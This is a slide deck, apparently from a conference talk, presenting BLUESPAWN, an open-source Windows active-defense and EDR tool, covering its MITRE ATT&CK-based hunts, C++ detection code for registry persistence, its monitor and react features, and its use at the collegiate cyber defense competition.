



# BLUESPAWN

An open-source **active defense** and EDR solution

Made with ❤️ by the UVA Cyber Defense Team  
Windows Group and others

<https://bluespawn.cloud>

# About Jake and Jack



- UVA Class of '20
- Computer Science Major
- Past UVA CCDC Windows Team Lead
- MetaCTF Co-Founder




- UVA Class of '22
- Computer Science Major
- Current UVA CCDC Windows Team Lead

# The Team

- Jake Smith - Threat Intelligence and Management
- Jack McDowell - Architecture and Design
- Will Mayes - Windows OS Interactions
- Calvin Krist - Server Platform and Windows Client
- David Smith - Server Platform
- Aaron Gdanski - Linux Client



# Available Tooling



*What do they miss vs catch?*

*What do they do well or not so well?*

# Rise of the EDR/EPP/NGAV

## Strengths:

- ✓ Robust, kernel-level monitoring across your entire fleet of devices\*
- ✓ Able to quickly and easily detect, investigate and respond to threats

## Limitations:

- Somewhat of a black box for customers means trusting the vendor
- Likely requires tuning to improve quality of alerts

\* Support for non-Windows devices is ¯\\_(ツ)\_/¯

These tools are **really** raising the bar for defenders.

# Microsoft's Sysinternals

- Collection of close-sourced, “swiss army knife” tools for troubleshooting, monitoring, and analyzing Windows systems

## Strengths:

- ✓ Comprehensive view of system activity
- ✓ Easy to record activity
- ✓ 1st party support


## Limitations:

- Requires knowledge and intuition to know what to look for
- Doesn't map to security frameworks or clearly identify threats



## Process Hacker:

- Similar to Sysinternals' ProcExp and TCPView, but open-source
- Enables easy analysis of processes, memory regions, network connections, and more
- Little to no automation



## PE-sieve:

- Open-source tool by @hasherezade
- Fantastic at detecting various process manipulation attacks (injection, hollowing, etc)
- Limited to process activity

# Rule Collections and Hardening Scripts

**Rule Collections:**  SIGMA { Yara Rules Project

- Infosec community is getting better at standardized sharing of detections
- Examples include YARA Rules Repos and Sigma Project

**Hardening Scripts:**

- Dozens of projects to try to audit or automatically harden systems
- Examples include Sysmon Configs, PowerSTIG, and random .bat/.ps1 scripts

# Motivations and Goals

Why make BLUESPAWN?

# “I wonder if we could build it”

🔒 Slack channel, 2019

☆ | 86 | 3 | Add a topic



Saturday, April 27th

⭐ Pinned by you · starred



Jake Smith 2:34 PM

I wonder if we could write and publish our own tool that examines registry and running processes to identify things in MITRE / detect some of this sort of red stuff

I don't know of any tool out there that can examine a system to identify things like that like the modular sysmon but something that can continually search the computer in autoruns style

# The Original Idea



## Active Defense Tool

Quickly identify threats and react



## Know our coverage

Focus our time on less covered areas



## More Blue Team Software


Often little public info about defending against X technique

# As Time Went On...



Continuous Active Defense

Towards monitoring the system



Networked Defense

Towards defending a fleet of systems



Proactive Defense

Towards applying mitigations / finding misconfigurations

# Threat Hunting Methodology

More clearly defining Active Defense and applying it to find bad.

# What is Active Defense?

- AVs and EDRs are meant to be quiet
  - Very low false positive rate
  - Generally a good thing
- BLUESPAWN is meant to be loud!
  - Value recall of detections over precision
  - Find everything!
- Careful analysis of everything on the system
  - Event logs, registry, filesystem, processes
- Bridge the gap between IR and EDR

# Hunt-Centric Design

- “Hunts” for evidence of malware using MITRE ATT&CK techniques are the starting point
  - Event logs, registry, processes and files
- Monitor mode also uses these same hunts
  - Each hunt sets up its monitoring triggers
  - When a trigger is hit, the associated hunt(s) will run
- MITRE ATT&CK subtechniques are handled inside of the overarching technique’s hunt

# Identifying Connections

- Malicious behavior usually has multiple components
- BLUESPAWN searches evidence for connections and associated evidence
  - Ex: registry key refers to a file
  - Builds a network of evidence
- More on this later


# Features

Diving into BLUESPAWN's core modules and integrations

# Why didn't BLUESPAWN catch X?

- BLUESPAWN is still in **ALPHA** development
- Development so far has focused on infrastructure
- All features presented currently exist and function as described
- Features are not without their bugs
- Features are not perfectly built out
- BLUESPAWN currently is best described as a framework


# BLUESPAWN's Core Components



Mitigate



Hunt



Scan



Monitor



React

# Mitigate

- Applies mitigations to the system
  - Based on DISA STIGs and MITRE Mitigations
- Can apply mitigations or simply audit
- Largely separate from the rest of BLUESPAWN
- Eventually
  - Configurable via file
  - Mitigate installed services
  - Aid in auditing



# Some Definitions

- Detection - may or may not be bad
  - “Evidence” mentioned earlier
- Association - relationship between two detections
- Certainty - Metric for likelihood that a detection is bad
  - Intrinsic certainty - certainty derived from the detection itself
  - Contextual certainty - certainty derived from the context surround the detection
  - Associative certainty - certainty derived from associations to other detections



# Detection Register

- Detections are sent to a detection register when created
  - Register sends back a pointer to the detection
    - May not be the same detection
- Three main storage mechanisms
  - Set of detections queued for a scan
  - Set of detections already scanned
  - Set of all detections




# Detection Registration and Scanning

- If found, the detections are combined
  - Merge contextual certainties
    - Log and handle reactions
  - Merge context
- After deduplication, scans get queued
  - Calculate certainty
  - Identify associated detections
    - Register associations and repeat!
  - Log and handle reactions



# Scan Internals



# Hunt

- Designed to cover a MITRE ATT&CK technique
  - Example: Hunt T1547.001 scans run keys in the registry
- Checks any and all data sources available
  - Registry, filesystem, logs, OS features, and more to come
- Most items receives a “quick scan”
  - Designed to capture all detections that merit a more intensive scan
  - Detection is created if it fails the quick scan
- Hunts are broken into subtechniques and subsections



```

std::vector<std::shared_ptr<Detection>> HuntT1547::RunHunt(const Scope& scope) {
    HUNT_INIT();

    Subtechnique001(scope, detections);
    Subtechnique002(scope, detections);
    Subtechnique004(scope, detections);
    Subtechnique005(scope, detections);
    Subtechnique010(scope, detections);

    HUNT_END();
}

```

# Hunt Example

```

void HuntT1547::Subtechnique004(IN CONST Scope& scope, OUT std::vector<std::shared_ptr<Detection>>& detections) {
    SUBTECHNIQUE_INIT(004, Winlogon Helper DLL);

    SUBSECTION_INIT(WINLOGON, Cursory);
    // clang-format off
    auto userinitRegex{
        L"(C:\\\\[Ww](INDOWS|indows)\\\\[Ss](YSTEM32|ystem32)\\\\)?[Uu](SERINIT|serinit)\\\\.(exe|EXE),?";
    };
    std::vector<RegistryValue> winlogons{ CheckValues(HKEY_LOCAL_MACHINE,
        L"Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon", {
            { L"Shell", L"explorer\\.exe,?", false, CheckSzRegexMatch },
            { L"UserInit", userinitRegex, false, CheckSzRegexMatch }
        }, true, true) };
    // clang-format on

    for(auto& detection : winlogons) {
        // Moderate contextual certainty due to how rarely these values are used legitimately
        CREATE_DETECTION(Certainty::Moderate, RegistryDetectionData{ detection, RegistryDetectionType::FileReference });
    }
    SUBSECTION_END();

    SUBSECTION_INIT(WINLOGON_NOTIFY, Cursory);
    std::vector<RegistryValue> notifies{ CheckKeyValues(
        HKEY_LOCAL_MACHINE, L"Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Notify", true, true) };
    for(auto& notify : CheckSubkeys(
        HKEY_LOCAL_MACHINE, L"Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Notify", true, true)) {
        if(notify.ValueExists(L"DllName")) {
            notifies.emplace_back(RegistryValue{ notify, L"DllName", *notify.GetValue<std::wstring>(L"DllName") });
        }
    }

    for(auto& detection : notifies) {
        // Weak contextual certainty due to how rarely these values are used legitimately
        CREATE_DETECTION(Certainty::Weak, RegistryDetectionData{ detection, RegistryDetectionType::FileReference });
    }
    SUBSECTION_END();
}

SUBTECHNIQUE_END();

```

Features



# Monitor

- Each hunt registers events
  - Events define what should trigger the hunt
  - Events can limit their scope to just a hunt subsection
- Event deduplication feature is in progress
- Eventually
  - Will use more robust ETW
  - More data sources
  - API monitor





# Monitor Example

```
std::vector<std::pair<std::unique_ptr<Event>, Scope>> Hunt1546::GetMonitoringEvents() {
    std::vector<std::pair<std::unique_ptr<Event>, Scope>> events;

    // Looks for T1546.007: Netsh Helper DLL
    GetRegistryEvents(events, Scope::CreateSubhuntScope(NETSH_HELPER), HKEY_LOCAL_MACHINE,
                      L"SOFTWARE\\Microsoft\\Netsh", true, false, false);

    // Looks for T1546.008: Accessibility Features
    for(auto key : vAccessibilityBinaries) {
        Registry::GetRegistryEvents(events, Scope::CreateSubhuntScope(ACCESSIBILITY_HIJACK), HKEY_LOCAL_MACHINE,
                                    wsIFEO + key, true, false, false);
    }

    // Looks for T1546.009: AppCert DLLs
    GetRegistryEvents(events, Scope::CreateSubhuntScope(APPCERT_DLL), HKEY_LOCAL_MACHINE,
                      L"System\\CurrentControlSet\\Control\\Session Manager", true, false, false);

    // Looks for T1546.010: AppInit DLLs
    GetRegistryEvents(events, Scope::CreateSubhuntScope(APPINIT_DLL), HKEY_LOCAL_MACHINE,
                      L"Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows", true, false, false);

    // Looks for T1546.011: Application Shimming
    GetRegistryEvents(events, Scope::CreateSubhuntScope(APPLICATION_SHIM), HKEY_LOCAL_MACHINE,
                      L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\AppCompatFlags\\InstalledSDB");
    GetRegistryEvents(events, Scope::CreateSubhuntScope(APPLICATION_SHIM), HKEY_LOCAL_MACHINE,
                      L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\AppCompatFlags\\Custom");
    events.push_back(
        std::make_pair(std::make_unique<FileEvent>(FileSystem::Folder{ L"C:\\Windows\\AppPatch\\Custom" }), 
                      Scope::CreateSubhuntScope(APPLICATION_SHIM)));
    events.push_back(
        std::make_pair(
            std::make_unique<FileEvent>(FileSystem::Folder{ L"C:\\Windows\\AppPatch\\Custom\\Custom64" }), 
            Scope::CreateSubhuntScope(APPLICATION_SHIM)));
}

// Looks for T1546.012: Image File Execution Options Injection
Registry::GetRegistryEvents(
    events, Scope::CreateSubhuntScope(IFEO_HIJACK), HKEY_LOCAL_MACHINE,
    L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options", true, false, true);

// Looks for T1546.015: Component Object Model Hijacking
if(Bluespawn::aggressiveness >= Aggressiveness::Intensive) {
    Registry::GetRegistryEvents(events, Scope::CreateSubhuntScope(COM_HIJACK), HKEY_LOCAL_MACHINE,
                                L"SOFTWARE\\Classes\\CLSID", true, true, true);
}

return events;
```

# React

- Framework for handling detections
  - Generally requires user input
- Marks remediated detections as stale
  - Other reactions may no longer be triggered
- Available options:
  - delete file, quarantine file, delete registry entry, suspend process, carve memory
- Eventually
  - More reactions to come



# Example Reaction: Memory Carving

1. Kill threads with the specified memory section in the stack
2. Scan memory for pointers to memory section
  - a. Patch pointee with return instruction if executable
3. Patch entrypoint and exported functions
  - Effectively stops malicious image / memory section
    - Generally does not kill or restart process in question
  - Threads shouldn't be able to easily re-enter malicious memory
  - Experimental / in development features
    - Walk threads back instead of killing them
    - Obey calling conventions when patching



# Integrations



Core methodology around which BLUESPAWN uses to look for bad and apply security settings




Published, free guidance around securing various systems to a hardened baseline



Community rules come prepackaged into BLUESPAWN for threat detection




Used to scan memory and evaluate processes for malicious activity



# Case Study and Demonstration


Exploring BLUESPAWN's effectiveness at the National Collegiate Cyber Defense Competition (NCCDC) and seeing it in action!



# Collegiate Cyber Defense Competition (CCDC)



- Receive mix of Windows, Linux, ESXi, and Palo Alto FWs
- Great testing ground for defensive tools
- Red teams use Metasploit/Cobalt Strike to Custom Malware

# Example Network Map





Screenshot Credit:  
 Dave Cowen, NCCDC Red Team Captain  
 Obtained from  
<https://www.youtube.com/watch?v=UsZhMRMGLMA> in 2020




Hylian Auto Inventory Management

## Locations

